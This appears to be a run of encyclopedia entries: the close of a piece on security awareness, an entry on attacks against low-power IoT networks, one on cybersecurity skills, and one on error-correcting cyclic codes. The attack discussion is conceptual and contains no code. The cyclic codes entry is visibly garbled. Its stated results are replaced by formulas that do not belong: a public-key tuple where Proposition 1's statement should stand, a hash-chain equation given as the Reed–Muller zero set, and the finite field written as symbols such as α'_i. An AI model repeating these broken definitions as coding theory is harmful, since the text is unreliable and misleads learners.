There are also other issues that can arise in the pursuit of increased awareness. For instance, a simulated phishing exercise, where employees are phished by their employers, could end badly. Employees may become distrustful in their employer, or if they are reprimanded for failing phishing tests, could get frustrated and eventually harm (i.e., become an insider threat) or leave the company. This highlights the balance that employers must maintain in trying to protect the business but also maintain a good moral, thus avoiding a blame culture and supporting a Just culture. Future work needs to better appreciate the links between the aforementioned fields especially as cybercriminals use human weaknesses to base their attacks (Nurse 2019). These fields can provide useful insights into how to build truly effective awareness campaigns that also can build the wider security culture of a workplace or public environment.

A second notable challenge relates to defining rigorous metrics for cybersecurity awareness. To adequately assess whether approaches are working, SMART (Specific, Measurable, Attainable, Relevant, and Time-based) objectives need to be set. Measures need to go beyond the number of phishing emails clicked/reported and number of poster/page views, to consider underlying factors which better capture user understanding about cyber risks and protective measures. This is particularly important given how difficult it is to demonstrate good return on security investments.

Finally, research and practice need to appreciate that today's world is fast-paced and technology, as well as cyber-attacks, are constantly evolving. Cybersecurity awareness approaches are often static and do not accommodate for this changing threat landscape or the innovative nature of cybercriminals. Research is required into adaptive frameworks and platforms for cybersecurity awareness that are flexible and can quickly be updated, to ensure that users stand a chance to protect themselves against attackers.

Cyberattacks in wireless IoT systems

Definition

Cybersecurity of LPWAN is the analysis of vulnerability and potential threats for resource-constrained wireless connected objects. It also encompasses countermeasure approaches based on the identified vulnerabilities that need to meet the computational and energy constraints.

Background

The growing popularity in recent years of the Internet of Things (IoT) and machine-to-machine (M2M) communications has fostered the development of major innovations in different sectors. However, the specifications and the constraints related to these new use cases have highlighted three major problems: the guarantee of low power consumption, a wide range, and a

high data transmission rate. To respond to these constraints, a new class of wireless networks called low-power wide area network (LPWAN) has been created and regrouped several types of protocols such as SigFox, NB-IoT, or LoRaWAN. This new type of protocol is characterized with specific features (e.g., duty-cycle approaches to reduce the energy consumption), which can be seen by an attacker as new vulnerabilities.

Theory

Security in LPWAN has been a concern for several years due to their user resource limitations. Indeed, three main attack vectors can be cited: their energy, their management key, and their gateway.

When *energy* is the attack vector, we speak of a subclass of attack called energy depletion attacks. As their name suggests, this type of attack aims to completely drain the energy of a device with unexpected/illegal operation. To cause additional energy expenditure, the attacker has two main alternatives. The first is to provoke an energy cost overhead by forcing the victim to perform additional actions. In this category, we find all the denial-of-service (DOS) attacks in basic wireless protocols, such as jamming or replay attacks. Indeed, during a jamming attack, the attacker occupies a transmission channel to force the victim to delay its transmission and to remain active during this time. With a replay attack, the receiving node has to process an extra packet, and therefore it will consume more power than expected. In Mikhaylov et al. (2019), the authors discuss the energy consumption of a LoRaWAN network when it undergoes a jamming attack. They demonstrate that the attack increased the total power consumption of a single communication event from 36% to 576%. The second alternative for the attacker is to play with the different paradigms put in place to save energy in the LPWAN protocol. This type of category includes more targeted and elaborate attacks. Indeed, in recent years attackers have begun to integrate intelligent actions into their process to better respond to the specificities of victim protocols and make decisions autonomously. In Bout et al. (2022), the authors develop a new attack based on an energy-saving mechanism, the duty cycle. With a process of Markov chain theory, the authors demonstrate that thanks to the duty-cycle mechanism, it is possible to deduce the optimal moment of the attack. They reveal that this type of

attack considerably reduces network performance and causes numerous retransmissions which affect energy consumption.

The second attack vector is the *key management*. Indeed, to ensure the integrity and confidentiality of data, the notion of session key has been integrated into the LPWAN protocols. For example, the LoRaWAN protocol includes two 128-bit pre-shared root keys stored in memory to derive the session key and ensures the integrity of payload data on the MAC layer. Thus, each device has a specific signature. However, like any new method of ensuring security, these can also become new targets or allow the inference of information. Indeed, most of the time, these keys are directly stored in the memory of the device and are not reinitiated after their manufacture. Additionally, the encryption key and method no longer change once devices are deployed in most cases. Indeed, designing encryption algorithms that evolve over time and consume little energy is still an open research topic, and few solutions have been integrated into reality. Therefore, if an attacker has the same type of device, he can easily deduce the encryption algorithm as well as the key. Moreover, an attacker having physical access to a node can extract the key and decrypt the communication.

The last attack vector on this type of network is *the gateway*. Indeed, the gateway component is an important part of the LPWAN network to ensure connectivity with end devices. However, this type of device contains valuable endpoint and management security information such as keys. An attacker can target the gateway to gain access to this information to later create other types of attacks such as spoofing attacks. Moreover, since the main purpose of this device is to provide connectivity between network nodes, this latter represents a single failure point for the network which could be used to disconnect hundreds of end device from application. Finally, secret keys can also be deduced with a side channel attack. By analyzing the behavior of the embedded device such as the USIM cards on the gateway, the attacker is able to discover personal information. Indeed, in Liu et al. (2015), the authors based on a differential power analysis deduce the secret key present in the gateway.

Future Directions

Securing LPWAN networks remains an important issue and an open research topic. One of the first possible improvements would be the implementation of a system to reduce the energy consumption of more robust networks. A useful goal would be to create a system capable of detecting any type of attack underway and react appropriately. In this type of idea, several intrusion detection systems (IDS) have been developed in the literature (Elrawy et al., 2018). However, problems such as the placement of the IDS solution in the network still remain to be resolved. Indeed, as we pointed out just above, if the IDS is installed directly in the gateway but it is corrupted, the latter will become ineffective. In order to respond to the security problem linked to the management key, several works are also in progress, as in Tsai et al. (2019). In this work, the authors implement a novel low-power AES data encryption architecture to reduce power consumption and increase session key renewal security. More work has been done in this direction in recent years; however, as with IDS, there are still general points to be answered. For example, this new work improves the power consumption of the key generation and exchange process but significantly reduces the performance and data transmission rate of the devices. More generally, the improvement of security in recent years has gone through the creation of attacks. Many solutions to increase LPWAN networks have been integrated into the protocols. However, security has rarely been studied during their creation or integration. Recently, attacks targeting these systems have taken place; these are adversary attacks aimed at compromising security systems based on machine learning algorithms (Deldjoo et al., 2021).

Cybersecurity Skills

Christopher Hodson[114] ✉
(114) CISO, Tanium, Reading, UK

✉ **Christopher Hodson**
Email: chris.hodson@tanium.com

Synonyms

Cybersecurity knowledge; Information security skills

Definition

Cybersecurity is the art of protecting networks, devices, and data from unauthorized access or criminal use and the practice of ensuring confidentiality, integrity, and availability of information (CISA 2009). Cybersecurity skills are the proficiencies of individuals entrusted to reduce the impact or likelihood of a security incident(s) occurring – events which would result in the compromise of information assets in a digital form.

Cybersecurity controls are a combination of people, process, and technology and are only as strong as their weakest link. Humans are frequently cited as the weakest link in the cybersecurity defense chain with attacks that exploit innate human emotions – curiosity, stress, excitement, frustration, jealousy – by creating a pretext for victims to click on links or unwittingly disclose sensitive information. Phishing is the most prevalent form of attack vector associated with data breaches (Verizon 2020). Humans require the skills to identify when attackers are playing on human emotion. Cybersecurity skills form the competencies a human needs to prevent, detect, and respond to cybersecurity incidents.

Background

Cybersecurity skills are multifaceted. All in society must possess cybersecurity skills, albeit to varying degrees. The phrase “cybersecurity is everyone’s responsibly” is a phrase promulgated at industry conferences; sometimes for effect, but in the case of cybersecurity skills, it is an appropriate assertion. For those protecting corporate, academic, and federal systems (cybersecurity professionals), there is a need for skills which span technical, process, and interpersonal attributes. Cybersecurity professionals need to understand not only how systems should be implemented, but also the operational processes to ensure the maximum efficacy of a solution.

Cybersecurity professionals must possess the soft skills necessary for interaction with those outside of the cybersecurity and IT business units. Cybersecurity is invariably concerned with trade-offs (Schneier 2015); providing a balance between convenience and usability with the need for appropriate information and asset protection. Articulating the need for cybersecurity is a cybersecurity skill in itself (see section “Pragmatic Security”).

Contemporary society is digitally enabled. Services that were historically in-person operations are now performed in cyberspace. The convenience and ubiquity of e-commerce – the use of the World Wide Web for retail, banking, and leisure activities – have meant that cybercriminals have shifted to electronic means for criminal activity. As nefarious activities are now conducted online, all in society must possess a foundational level of cybersecurity knowledge (skills).

Theory and Application

Cybersecurity skills broadly fall into the categories of technical, process, and people competencies. It is essential for cybersecurity professional to acquire skills in each category. Familiarity with a technical solution without understanding how to implement controls into a production environment is a suboptimal position. Equally, if a cybersecurity professional is unable to articulate to the layperson why specific controls are necessary, they run the risk of being disenfranchised from future risk discussions.

Technical Skills

Cybersecurity is an inherently technical discipline. Conjecture exists concerning the need for cybersecurity leaders to be “technical” and the level of in-depth technical acumen depends on the organization in question. It is suggested, however, that proficient security leaders have a holistic understanding of the threats, vulnerabilities, and controls coeval with the systems and data types being afforded protection (Hodson 2019a).

Technical skills for cybersecurity are broken down through many classification schemes, two of the most common being domain-aligned and attacker/defender-aligned.

Domain-Aligned

Domain-aligned technical skills focus on the various disciplines of cybersecurity. While a single authoritative list (of domains) does not exist, the following are considered common security focus areas in which security professionals develop specific skills:

- *Application Security*. Reducing vulnerabilities in software to improve the security of applications.
- *Infrastructure and Network Security*. Protection mechanisms for operating systems and computer and network hardware.
- *Data Security*. Safeguards for data that is stored and processed within applications and computer systems.
- *Identity and Access Management*. Credential management, multifactor authentication, and single sign-on
- *Digital Forensics and Incident Response (DFIR)*. The identification and remediation of system intrusion.

While domain-specializations provide organizations with subject matter experts in the various aspects of cybersecurity, the fundamental objective of each domain remains consistent – to protect the confidentiality, integrity, and availability of assets. Many organizations, especially those adopting an architectural-led approach to cybersecurity, employ domain specialists as subject matter experts (SMEs) creating policies, standards, and procedures for their respective domain(s).

Offensive-v-Defensive Security

Many organizations apply technical cybersecurity controls aligned with the tools and techniques used to compromise an organization, and those used to

defend it. Security testing activity identifies vulnerabilities within an environment, which would be exploited by cybercriminals.

The skills needed to penetrate an environment are distinct – albeit related – to those for defense. However, those defending computer systems must understand the tools, techniques, and procedures of attackers.

Our industry often refers to these roles as “red team” and “blue team” skills, respectively. This nomenclature – much like many other terms in cybersecurity – is enshrined in military history.

- *Red Team*. Security testing teams focused on mimicking the tools and techniques of malicious actors to satisfy predefined objectives – steal data assets, compromise the integrity of a systems.
- *Blue Team*. The security operations team that aims to identify red team activity to improve cybersecurity defenses.

Red -v- Blue Team exercises test the skills of those entrusted to protect enterprise systems. Through a series of simulations designed to simulate real-world techniques, attackers try to action on their objectives, be those penetrating an environment, exfiltrating sensitive information or defacing a website. The objectives, or “trophies,” depend on environmental parameters and the techniques adopted by the red team mirror the attacker profile being replicated.

Security strategies often depict protection mechanisms aligned with the cyber kill chain (Lockheed Martin 2020). The cyber kill chain defines a sequential set of steps that an attacker must complete to achieve their goals. Defenders are expected to possess the skills to prevent (ideally), but more realistically detect and respond to actions at each stage of the chain. The theory goes that breaking the chain in any single place will thwart an assailant.

Defensive frameworks exist, which look at the attacker life cycle from the vantage point of a blue team/security operations function. In 2003, MITRE produced a vocabulary for analyzing and assessing defender actions (Bodeau et al. 2013) and their impact on adversary techniques.

Cloud-Native Skills

“Cloud-native” technologies – most notably the different instantiations of software virtualization – has brought about a blurring of technical security disciplines and the skills needed to safeguard environments. Many

functions, historically delivered through hardware appliances, are now being served via software equivalents. Software-Defined Networking (SDN) and Network Function Virtualization (NFV) being two prominent network security examples. Containers and microservices are application-specific paradigm shifts, which are creating a need for a skills refresh. Most notably, containers are considered immutable workloads, meaning that security concepts such as patching and vulnerability management need to be reconsidered, placing emphasis on automated, code-based software update processes (see section "Developer Skills") rather than traditional patching cycles. The idiom cattle-v-pets best describes this shift in life cycle management. The modern security professional requires the skills to operate within organizations delivering services through cloud-native technologies.

Developer Skills

Whereas many cybersecurity skills apply to all in cybersecurity, a particular category of skills applies to those developing software.

In the software development and DevOps world, there is a growing appreciation for the fact that identifying and fixing a problem early in a piece of software's development life cycle saves a lot of trouble (and money) in the long run. The rationale being that farther down the development cycle you reach with a bug in place, the more interdependencies get stacked on top of it and the more difficult remediation becomes.

The consumerization of information technology has meant users are demanding features and content at a pace previously unimaginable. The need for speed has seen the adoption of development methodologies focused on incremental, iterative software release cycles.

It is imperative that developers possess cybersecurity skills, which manifest themselves in repeatable, secure coding practices. Those coding applications need to do so in a fashion which minimizes security vulnerabilities being introduced into the codebase.

Developer competencies for secure coding are frequently aligned with the Open Web Application Security Project (OWASP) Top Ten (OWASP 2017). The OWASP Top 10 outlines "broad consensus about the most critical risks to web applications" (OWASP 2017).

Process Skills

Processes provide a structured mechanism for carrying out a set of steps. A process is similar in construction to a protocol (Hodson 2019b). All of the technical skills used for cybersecurity purposes are ineffective if they cannot be implemented and maintained with a structured, repeatable set of processes and procedures.

Without the skills to establish processes, organizations will introduce vulnerabilities into an environment. Such weaknesses are inevitably harder to identify than technical vulnerabilities where, for example, automated tooling can identify endpoints, which are misconfigured, or environments where critical patches are missing.

All cybersecurity technology needs process associated with it; however, there are areas where repeatable processes carry particular prominence:

- *Governance, Risk, and Compliance*. Policies, standards, and guidelines for enterprise risk reduction.
- *Asset and Change Management*. A set of processes for the management of hardware and software assets.
- *Supplier and Third-Party Risk Management*. Assessing downstream security of business partners.
- *Incident Response*. The processes for identifying and responding to security incidents.
- *Cryptographic Key Management*. Generation, renewal, and revocation of cryptographic keys used for data confidentiality, integrity, and mutual authentication of entities.

People Skills

People skills ensure that cybersecurity professionals can articulate the importance of risk management to a cross-section of stakeholders outside of the cybersecurity and IT functions.

Security Awareness

In the same way that health and safety require the buy-in of all staff members, organizations should make clear the cybersecurity expectations of all employees through clear, concise policy and then reinforce this through regular training and communication.

What is vital, with security awareness, is that people know what is expected of them – i.e., not to hold locked doors open to people, reporting suspicious emails, not wearing identity badges outside the office.

Human beings are naturally more likely to conform to policy or accept a control if they understand the benefit of a safeguard to both themselves directly and the company's objectives.

Pragmatic Security

A core cybersecurity skill for professionals is contextual security. No one organization can prioritize defensive controls to mitigate or remove risks associated with all nefarious or accidental actors and events. Cybersecurity professional requires the people skills to articulate profoundly technical arguments to business leaders outside of the cybersecurity function.

Threat actors are manifestly different in terms of capability, commitment, and intent. The creation of organizational threat profiles allows the security function to prioritize the actors, events, and enterprise environments of specific interest.

Executive Reporting and Metrics

A key people skill for cybersecurity leaders is one of presenting cybersecurity metrics to senior leadership. Executives want to understand the high-impact risks and impediments that get in the way of their companies being successful.

Discussions about impacts take you out of the technical sphere and into a world the board understands. Explaining the tangible costs – fines and loss of data – as well as the intangibles – bad press, customer attrition, and brand damage – can help drive home exactly what is at stake when it comes to cybersecurity.

Boards need to recognize that a data breach can pose a significant existential risk to a business's longevity.

Open Problems and Future Directions

The Cybersecurity Skills Shortage

As a relatively new professional discipline, the cybersecurity industry suffers from a perceived lack of qualified people to protect information systems. A recent industry survey suggests that the global cybersecurity workforce needs to grow 145% to meet the demand for skilled

cybersecurity professionals ((ISC)^{2}2019). In the UK, approximately 653,000 businesses have a basic skills gap.

The number of cybersecurity job postings has grown 94% in just 6 years, whereas the number of IT jobs has grown ∼30% (Burning Glass 2019). This juxtaposition – of too few people and too many open roles – is leaving organizations vulnerable to compromise.

Machine Learning (ML) and orchestration technologies have been cited as providing capabilities to reduce the impact of a skills shortage on the cybersecurity community. Machine learning models are effective in identifying malware from a volume and variety of samples too large for manual human review. The identification of anomalous traffic patterns is another area where machine learning solutions can reduce the impact on overworked, understaffed cybersecurity teams.

Error-correcting cyclic codes

Definition

A cyclic code of length n is an error-correcting block code, with block length n, which contains all n cyclic shifts of any codeword.

Background

Coding theory

Theory

For a general presentation of cyclic codes, the main reference is the *Handbook of Coding Theory*, especially the first chapter (Pless et al. 1998) (but also Chapters 11, 13, 14, and 19).

Cyclic codes were introduced as a particular practical class of *error-correcting codes* (ECC). Codes are devoted to the following fundamental problem: how to determine what message has been sent when only an approximation is received, due to a noisy communication channel. Cyclic

codes belong to the class of *block codes*: since all messages have here the same length *k*. Each of them is *encoded* into a *codeword* of length $n = k + r$. A *t*-error-correcting code is a well-chosen subset *C* of $\mathcal{A}^n$. Its elements are called *codewords* and have the property that each pair of them differ in at least $2t + 1$ coordinates. If the noisy channel generates not more than *t* errors during one transmission, the received vector will still lie closer to the originally transmitted codeword than any other codeword. This means that code *C* is able to correct *t* positions in each codeword.

A codeword will be denoted by

$$\mathbf{c} = (c_0, c_1, \ldots, c_{n-1}), \ c_i \in \mathcal{A}.$$

When the encoder is *systematic*, the *k* first symbols are called *information symbols* (they are the message) and the last *r* symbols are the redundancy symbols (added to help recover the message if errors occur). The codes here are *linear* codes, meaning that $\mathcal{O}$ is a *finite field* and that *C* is a *k*-dimensional linear subspace of $\mathcal{A}^n$.

The *(Hamming) distance* between two codewords, **c** and**c′**, is defined by:

$$d(\mathbf{c}, \mathbf{c}') = \text{card}\ \{i \in [0, n-1] \mid c_i \neq c'_i\}.$$

The *minimum distanced* of a code *C* is the smallest distance between different codewords; it determines the error-correcting capabilities of *C*. Indeed, *C* can correct $t = \lfloor (d-1)/2 \rfloor$ errors. Since it is focused on cyclic codes and on the most useful of them, the alphabet $\mathcal{O}$ will be a *finite field* α'_i of characteristic 2, that is, $q = 2^e$ for some integer $e \geq 1$. Moreover, the length of the codes will be generally $2^m - 1$, where *e* divides *m*; these codes are said *primitive*.

Definition 1 *Consider the linear space* $\mathbb{Z}_q^*$ *of all n-tuples over the finite field* α'_i *. An [n, k, d] linear code C over* α'_i *is a k-dimensional subspace of* $\mathbb{Z}_q^*$ *with minimum distance d.*

By definition, a *k*-dimensional linear code *C* is fully determined by a basis over $\mathbb{F}_q$. When the *k* vectors of a basis are taken as rows in a $k \times n$ matrix $\mathcal{G}$ they form a *generator matrix* of *C*. Indeed, *C* is given by $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$

The *Hamming weight wt*(**u**) of any word **u** in $\mathbb{Z}_q^*$ is the number of its nonzero coordinates. Note that *wt*(**u**) = *d*(**u**, **0**). Obviously, for linear codes, the minimum distance is exactly the minimum weight of nonzero codewords.

Proposition 1 *Let C be any* [*n*, *k*, *d*] *linear code over* α_i' *. Then*

$$\mathsf{PK} = (\mathbb{G}, p, g, h, u, w, e(g,g)^{\alpha})$$

The *dual code* of *C* is the [*n*, *n* − *k*] linear code:

$$C^{\perp} = \left\{ \mathbf{y} \in \mathbb{F}_q^n \mid \mathbf{c} \cdot \mathbf{y} = 0, \text{for all } \mathbf{c} \in C \right\},$$

where "·" denotes the ordinary inner product of vectors: $\mathbf{c} \cdot \mathbf{y} = \sum_{i=0}^{n-1} c_i y_i$. An (*n* − *k*) × *n* generator matrix of $C^{\perp}$ is called a *parity check matrix* $\mathscr{H}$ for *C*. Note that $C = \left\{ \mathrm{y} \in \mathbb{F}_q^n \mid \mathcal{H}\ \mathrm{y}^T = 0^T \right\}$.

When studying cyclic codes, it is convenient to view the labeling of the coordinate positions 0, 1, …, *n* − 1 as integers modulo *n* (modular arithmetic). In other words, these coordinate positions as forming a cycle with *n* − 1 are being followed by 0.

Definition 2 A linear code *C* of length *n* over α_i' is *cyclic* if and only if it satisfies for all **c** = $c_0 \cdots c_{n-2} c_{n-1}$ in *C*:

$$(c_0, \cdots, c_{n-2}, c_{n-1}) \in C \Longrightarrow (c_{n-1}, c_0, \cdots, c_{n-2}) \in C.$$

The vector $c_{n-1} c_0 \cdots c_{n-2}$ is obtained from **c** by the *cyclic shift* of coordinates $i \mapsto i + 1$.

Example 1 The generator matrix $\mathcal{G}$ below defines an [8, 4, 2] binary cyclic code (length 8, dimension 4, and minimum weight 2):

$$\mathcal{G} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 1 \end{bmatrix}.$$

Cyclic codes are some of the most useful codes known. The involvement of Reed–Solomon (RS) codes and of Bose–Chaudhury–

Hocquenghem (BCH) codes in a number of applications is well-known. On the other hand, the Golay codes and the *Reed–Muller* (RM) codes, which are fundamental linear codes, can be represented as cyclic codes.

Constructive definition. It seems difficult to construct a cyclic code C by means of Definition 2. So, useful definitions of cyclic codes are now considered.

An efficient definition is established by identifying each vector $\mathbf{c} = (c_0, c_1, \cdots, c_{n-1})$ with the polynomial $\mathbf{c}(x) = c_0 + c_1x + \cdots + c_{n-1}x^{n-1}$. The fact that C is invariant under a cyclic shift is then expressed as follows:

$$\mathbf{c}(x) \in C \Longrightarrow x\mathbf{c}(x) \,(\mathrm{mod}\, x^n - 1) \in C.$$

Thus the proper context for studying cyclic codes of length n over α_i' is the residue class ring

$$\mathcal{R}_n = \mathbb{F}_q[X]/(x^n - 1)\,.$$

It is well known that $\mathcal{R}_n$ is a *principal ideal ring*. This means that any *ideal I* in $\mathcal{R}_n$ is *generated* by a single element g in I, that is, $I = \{ag \mid a \in \mathcal{R}_n\ _n\}$. (An ideal in $\mathcal{R}_n$ is a subset I of $\mathcal{R}_n$ satisfying the properties 1) for all i_1, i_2 in I also $i_1 - i_1 \in I$ and 2) for any $i \in I$ and $a \in \mathcal{R}_n$ also $ai \in I$.)

An alternative definition of a cyclic code can now be given.

Definition 3 A cyclic code C of length n over α_i' is a principal ideal of the ring R_n. The codewords are polynomials in $\mathbb{F}_q[x]$ of degree less than n. Multiplication is carried out modulo $x^n - 1$.

The next theorem, which is given in (Pless et al. 1998), Theorem 5.2], allows to determine the main parameters of any cyclic code of $\mathcal{R}_n$. First, some basic definitions are recalled.

Definition 4 Let α be a *primitive* n^{th}*root of unity* in some extension field of α_i' . This means that 1, α, …, α^{n-1} are all different and $\alpha^n = 1$. For each integer s with $0 \le s < n$, denote by $c\ell(s)$ the *q-cyclotomic coset of s modulo n*:

$$c\ell(s) = \left\{s, qs, \ldots, q^{m-1}s \,(\mathrm{mod}\, n)\right\}$$

where *m* is the smallest positive integer such that *n* divides $q^m - 1$ (so $\alpha \in \mathbb{F}_{q^m}$).

The *minimal polynomial* of α^s over α_i' is

$$M_{\alpha^s}(x) = \prod_{i \in c\ell(s)} \left(x - \alpha^i\right),$$

where the α^i, $i \in c\ell(s)$, are called *the conjugates* of α^s.

If ω is a *primitive element* of $\mathbb{F}_{q^m}$ then one can take $\alpha = \omega^{(q^m-1)/n}$. Note that $\mathcal{NL}(f)$ is a polynomial over α_i' while $\alpha \in \mathbb{F}_{q^m}$.

Theorem 1 *Let C be a nonzero cyclic code of length n over* α_i' *. There exists a polynomial g(x)* $\in$ *C, called the generator polynomial of C, with the following properties*:

(i) *g(x) is the unique monic polynomial of minimum degree in C;*

(ii) *g(x) is a generator of the ideal C in* $\mathcal{R}_n$:

$$C = \langle g(x) \rangle = \{a(x)g(x) \,(\mathrm{mod}\, x^n - 1) \mid a(x) \in \mathbb{F}_q[x]\};$$

(iii) *g(x) divides* $x^n - 1$.

Let r = deg (*g*), *and let* $g(x) = \sum_{i=0}^{r} g_i x^i$ *where* $g_r = 1$. *Then*

(iv) *the dimension of C is k = n − r; moreover the polynomials*

$$g(x), xg(x), \ldots, x^{k-1}g(x)$$

form a basis of C. The corresponding generator matrix is given by:

$$\mathcal{G} = \begin{bmatrix} g_0 & g_1 & \cdots & g_{n-k} & 0 & \cdots & 0 \\ 0 & g_0 & g_1 & \cdots & g_{n-k} & & 0 \\ \vdots & & \ddots & \ddots & & \ddots & \vdots \\ 0 & \cdots & 0 & g_0 & g_1 & \cdots & g_{n-k} \end{bmatrix}.$$

(v) *Let α be a primitive n^{th}root of unity in some extension field of $\mathbb{F}_q$. Denote by M_{α^s} the minimal polynomial of α^sover α_i' ; then*

$$g(x) = \prod_{s \in I} M_{\alpha^s}(x)$$

where I is a subset of representatives of the q-cyclotomic cosets modulo n.

The dual code of any cyclic code is cyclic too. The description of $C^{\perp}$ can be directly obtained from Theorem 1.

Corollary 1 *Let C be a cyclic code of length n over α_i' , with generator polynomial g(x). Let h(x) denote the* parity check polynomial *of C, defined by $x^n - 1 = h(x)g(x)$. Then the generator polynomial of $C^{\perp}$is the polynomial*

$$\tilde{h}(x) = \frac{x^k}{h_0} h\left(x^{-1}\right), \text{where } k = n - deg(g).$$

Example 2 Construction of the binary *Hamming code* of length $n = 15$.

$$x^{15} - 1 = \left(x^4 + x^3 + 1\right)\left(x^4 + x + 1\right)$$
$$\left(x^4 + x^3 + x^2 + x + 1\right)(x + 1)\left(x^2 + x + 1\right)$$

Since $x^4 + x + 1$ is a *primitive polynomial*, its root α is a *generator* of the cyclic group of the field $\mathbb{F}_{16}$. The polynomial $x^4 + x + 1$ is the minimal polynomial of α and has α and its conjugates as zeros. Consider the cyclic code C with generator polynomial:

$$g(x) = (x - \alpha)(x - \alpha^2)(x - \alpha^4)(x - \alpha^8) = x^4 + x + 1.$$

The dimension of C is $15 - \deg(g) = 11$. Thus the code C is a [15, 11, 3] cyclic code. The minimum distance of C is exactly 3 since $wt(g) = 3$ and no smaller weight can appear, as can be checked using a generator matrix $\mathcal{G}$ of C. According to Theorem 1, $\mathcal{G}$ is a 11×15 binary matrix whose lines are $g(x)$.

	x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
$g(x)$	1	1	0	0	1	0	0	0	0	0	0	0	0	0	0

and the 10 shifts of $g(x)$. The parity check polynomial of C and the generator polynomial of $C^{\perp}$ are given by:

$$\begin{aligned} h(x) &= \frac{x^{15}-1}{x^4+x+1} \\ &= x^{11}+x^8+x^7+x^5+x^3+x^2+x+1. \end{aligned}$$

resp.

$$\begin{aligned} \tilde{h}(x) &= \sum_{i=0}^{11} h_{11-i}x^i \\ &= x^{11}+x^{10}+x^9+x^8+x^6+x^4+x^3+1. \end{aligned}$$

Then a *parity check matrix* for C is obtained:

x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
1	0	0	1	1	0	1	0	1	1	1	1	0	0	0
0	1	0	0	1	1	0	1	0	1	1	1	1	0	0
0	0	1	0	0	1	1	0	1	0	1	1	1	1	0
0	0	0	1	0	0	1	1	0	1	0	1	1	1	1

It is explained here, by means of an example, the general definition of the binary Hamming code of length $2^m - 1$. It is a code whose parity check matrix has as columns all the nonzero vectors of F_2^n . It is a $[2^m - 1, 2^m - m - 1, 3]$ code.

Applications

From now on $q = 2^e$ and $n = q^m - 1$. Let C be any cyclic code of length n over α_i' with generator polynomial $g(x)$. The roots of $g(x)$ are called the *zeros of the cyclic codeC*. Thus, the code C is fully defined by means of its zero's set; this leads to the classical definition of Bose–Chaudhury–Hocquenghem (BCH) codes and of other important families.

Definition 5 Let $q = 2$ and $n = 2^m - 1$; denote by α a primitive n^{th} root of unity in $\mathbb{F}_{2^m}$. Let δ be an integer with $2 \le \delta \le n$.

The binary BCH code of length n and *designed distance* δ is the cyclic code with zero's set: $\alpha, \alpha^2, \ldots, \alpha^{\delta-1}$ and their conjuguates. In other words, the generator polynomial of this code is

$$g(x) = \operatorname{lcm}\left\{M_\alpha(x), M_{\alpha^2}(x), \ldots, M_{\alpha^{\delta-1}}(x)\right\}.$$

Example 3 Binary BCH codes of length 15. As in Example 2, any root of the primitive polynomial $x^4 + x + 1$ is denoted by α. Now the factorization of $x^{15}-1$ into minimal polynomials is as follows:

$$x^{15} - 1 = (x-1)\underbrace{(x^4+x+1)}_{M(\alpha)}\underbrace{(x^4+x^3+x^2+x+1)}_{M(\alpha^3)}\underbrace{(x^2+x+1)}_{M(\alpha^5)}\underbrace{(x^4+x^3+1)}_{M(\alpha^7)}$$

There are three nontrivial BCH codes, whose zero's sets S_δ are as follows:

- $S_3 = \{\alpha^i \mid i = 1, 2, 4, 8\}$ for the [15, 11, 3] BCH code;
- $S_5 = S_3 \cup \{\alpha^i \mid i = 3, 6, 9, 12\}$ for the [15, 7, 5] BCH code;
- $S_7 = S_5 \cup \{\alpha^i \mid i = 5, 10\}$ for the [15, 5, 7] BCH code;

For these codes, the designed distance δ is exactly the minimum distance; this property does not hold for any BCH code.

Definition 6 A *Reed–Solomoncode* over F_q is a BCH code of length $n = q - 1$.

Reed–Solomon (RS) codes appear in several cryptosystems. They determine, for instance, some *secret-sharing* systems (McEliece and Sarwarte 1981). It is important to notice that for RS codes, the designed distance is exactly the minimum distance. Moreover, the RS code with designed distance δ, is an $[n, k, \delta]$ code with $k = n - \delta + 1$. Since this k attains the maximum value by the *Singleton bound* (see Pless et al. 1998), one says that RS codes are *maximum distance separable* (MDS) codes.

Definition 7 Let α be a primitive root of $\mathbb{F}_{2^m}$. Any integer $s \in [0, 2^m - 1]$ can be identified by its binary expansion in F_2^n :

$$s = \sum_{i=0}^{m-1} s_i 2^i,\ s_i \in \{0, 1\} \Longrightarrow = (s_0, \ldots, s_{m-1}).$$

The *cyclic Reed–Muller* code of length $2^m - 1$ and order r, usually denoted by $R^*(r,m)$, is the binary cyclic code with zero set:

$$H_i = E_K(H_{i-1} \oplus x_i),\ 1 \leq i \leq t.$$

where $wt(s)$ is the Hamming weight of s.

Note that if one extends all codewords in the cyclic Reed–Muller code above with an overall-parity check symbol, one obtains the regular *Reed–Muller* code.

Binary cyclic codes are related to the study and the construction of cryptographic primitives, mainly through Reed-Muller codes because of the large field of applications of *Boolean functions* and binary *sequences* in cryptography. They play a role in the study of cryptographic mapping on finite fields in general. One well-known application is the construction of *almost bent* (AB) mappings (Nonlinearity of Boolean Functions), which resist both *differential* and *linear cryptanalysis* (Canteaut et al. 1999; Carlet et al. 1998) (see next example). These connections are more explicit when using the trace representation of binary codewords of length $n = 2^m - 1$. We now label the coordinate positions by $\alpha^0, \alpha^1, \ldots, \alpha^{n-1}$, where α is a primitive n-th root of unity. Let $\mathbf{c}(x)$ be any codeword of some binary cyclic code C of length n. Define

$$T_c(x) = \sum_{s=0}^{n-1} c\left(\alpha^{n-s}\right) x^s. \tag{1}$$

This commonly-known Fourier transform of $\mathbf{c}$ is called the *Mattson-Solomon polynomial* of $\mathbf{c}$ in algebraic coding theory. It follows that $T_c(\alpha^j) = c_j$ and $T_c(x)$ is a sum of traces from some subfields of $\mathbb{F}_{2^m}$ to $\mathbb{A}_1$.

The mapping $x \mapsto T_c(x)$ is a Boolean function. On the other hand, any binary sequence of period n can be represented in this way (Boolean Functions and Sequences).

Example 4 Consider any binary cyclic code of length $n = 2^m - 1$ whose generator polynomial is the product of two minimal polynomials, say $M_{\alpha^r}(x)M_{\alpha^s}(x)$. These codes are said to be *cyclic codes with two zeros* and usually denoted by $C_{r,s}$.

